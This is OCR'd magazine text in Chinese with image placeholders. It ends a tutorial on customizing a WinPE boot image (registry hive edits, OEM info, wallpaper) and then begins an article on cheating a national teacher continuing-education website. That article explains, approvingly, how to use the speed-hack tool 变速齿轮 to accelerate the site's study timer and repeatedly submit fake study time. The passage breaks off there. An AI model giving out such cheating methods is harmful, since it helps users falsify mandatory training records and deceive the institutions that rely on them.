


图10

/boot 表示此 PE 镜像为启动镜像，“/compress max”为启用最大压缩，“"riic.net.cn_WinPE"”为镜像描述信息。

（5）把定制好的 PE 镜像文件去替换成先前释放出来的

WinPE 文件。

3、编辑 WINPE.IS_ 文件

(1) 把 WINPE.IS_ 解压并释放出 WinPE.ISO 文件，如图 11（就是使用 WinRAR 打开 WINPE.IS_）。




图 11




图 12

(2) 使用 UltraISO 虚拟光驱加载并添加或修改。

(3) 使用 makecab 文件把它压缩成 cab 文件，最后改名为 IS_ 文件

三、修改实例

1、更改注册信息部份

(1) 解压 winpe.is_，然后使用 UltraISO 打开 winpe.ISO 文件，找到 WXPE\SYSTEM32\CONFIG 下的 SOFTWARE（PE 注册表配置单元文件）并提取出来，如图 12。

（2）打开本机上的注册表 REGEDIT，点一下这个项 HKEY_LOCAL_MACHINE。

（3）点选文件，再点选加载配置单元，把提取出来的（WXPE\SYSTEM32\CONFIG）的 SOFTWARE（注册表配置单元文件）加载进去，随便取个名字，比如 XPE，然后再从加载的单元中找到 SOFTWARE\Microsoft\Windows NT\Current Version 键，更改 RegisteredOrganization 键值及 RegisteredOwner 键值为自己喜欢的名字，如图 13。




图 13

（4）完成之后点击刚取的新单元 XPE，按右键选择导出，类型选择注册配置单元文件，然后把这个文件复制到 WXPE\SYSTEM32\CONFIG 目录下并复盖原文件，再打包成为原来的 winpe.is_ 就可以了。不过这种方法略显复杂，这里我再教大家一个简单的方法就是直接修改 WINPE.INI，将 USER 后面的内容更改就可以了。

2、更改 OEM 部份

如果大家要改自己的 OEM 信息及图片的话，那么直接找到 winPE\WXPE\SYSTEM32 下的 oeminfo.ini 和 OEMLOGO.bmp 替换掉就可以了，由于我们用到的里面的 oeminfo.ini 和 oemlogo.bmp 已经被删除了，我们直接把 oeminfo.ini 和 oemlogo.bmp 添加进去就可以了。

3、修改桌面背景

不知刚才大家注意到了没有，在图 9 里有个桌面背景的文件夹，我们直接修改里面的图片就可以了。启动 WinPE 后就是我们设置的桌面背景了。

本文我只是给大家举了几个简单的例子，既然方法大家都已经知道了，剩下的就是放手去干吧，想改成什么样就改什么样。

（本文所涉及到的 UltraISO 已收录到光盘中）

小谈继续教育在线学习的作弊方法

文章难易度：★★

wtbhk

最近一朋友向我诉苦，说学校要求他们这些高级教师到全国继续教育网 http://www.teacher.com.cn/（注意：此网站的论坛已经被无名黑客挂了马，要进论坛的叉子们最好打开杀毒软件）上参加学习，而且所有的课程都需要在线学习，这天寒地冻的的，要让一个人对着电脑保持 N 久不动，那实是太难受了，所以让我帮他想想办法，于是便有了此文。

介绍一下该网站的情况，打开网站后，输入帐号登录就会看到教学中心了，如图 1，选择“课程学习”后任意选择一个进入学习，整个网页分成了两部分，上面是学习计时，如图 2，下面是学习的内容，我们的任务就着重在计时部分（我描述一下图 2 的内容：上面一排字是“为避免学员长时间的学习而导致和服务器断开，系统将于 20 分钟后停止计时，直到点击‘更新学习时间’，将本次学习时间计人服务器。每次更新后，系统重新统计本次学习时间。（每次学习 10 分钟后才允许更新学习时间）”，正下面有一个计时器，显示了学习时间，右下角有一个按钮“更新学习时间”，在计时器小于 10 分钟时按钮呈灰色，无法点击；当大于 10 分钟时，点击按钮计时器时间将更新到服务器中，同时计时器归零。），通过上面的介绍，相信大家都明白了吧，毕竟是国家级的网站，防作弊措施还是比较好的。





图 2


图 1

下面开始我的行动，当我看到这个网页时，立刻就想到一个工具，相信大家也想到了吧，那就是变速齿轮！我们不需要太多的功能，使用免费版的就行，如图3。进入学习的网页后，打开变速齿轮，点击变速方法，选择自已的浏览器，我使用的是GreenBrowser，所以就选它了，如图4。拉动下面的滚动条到最右边，也就是最快，然后点变速。现在返回到正在学习的网页，多么惊奇啊，那时间比刘翔跑得还快呢！叉子们现在就可以一直按“更新学习时间”来疯狂更新了。

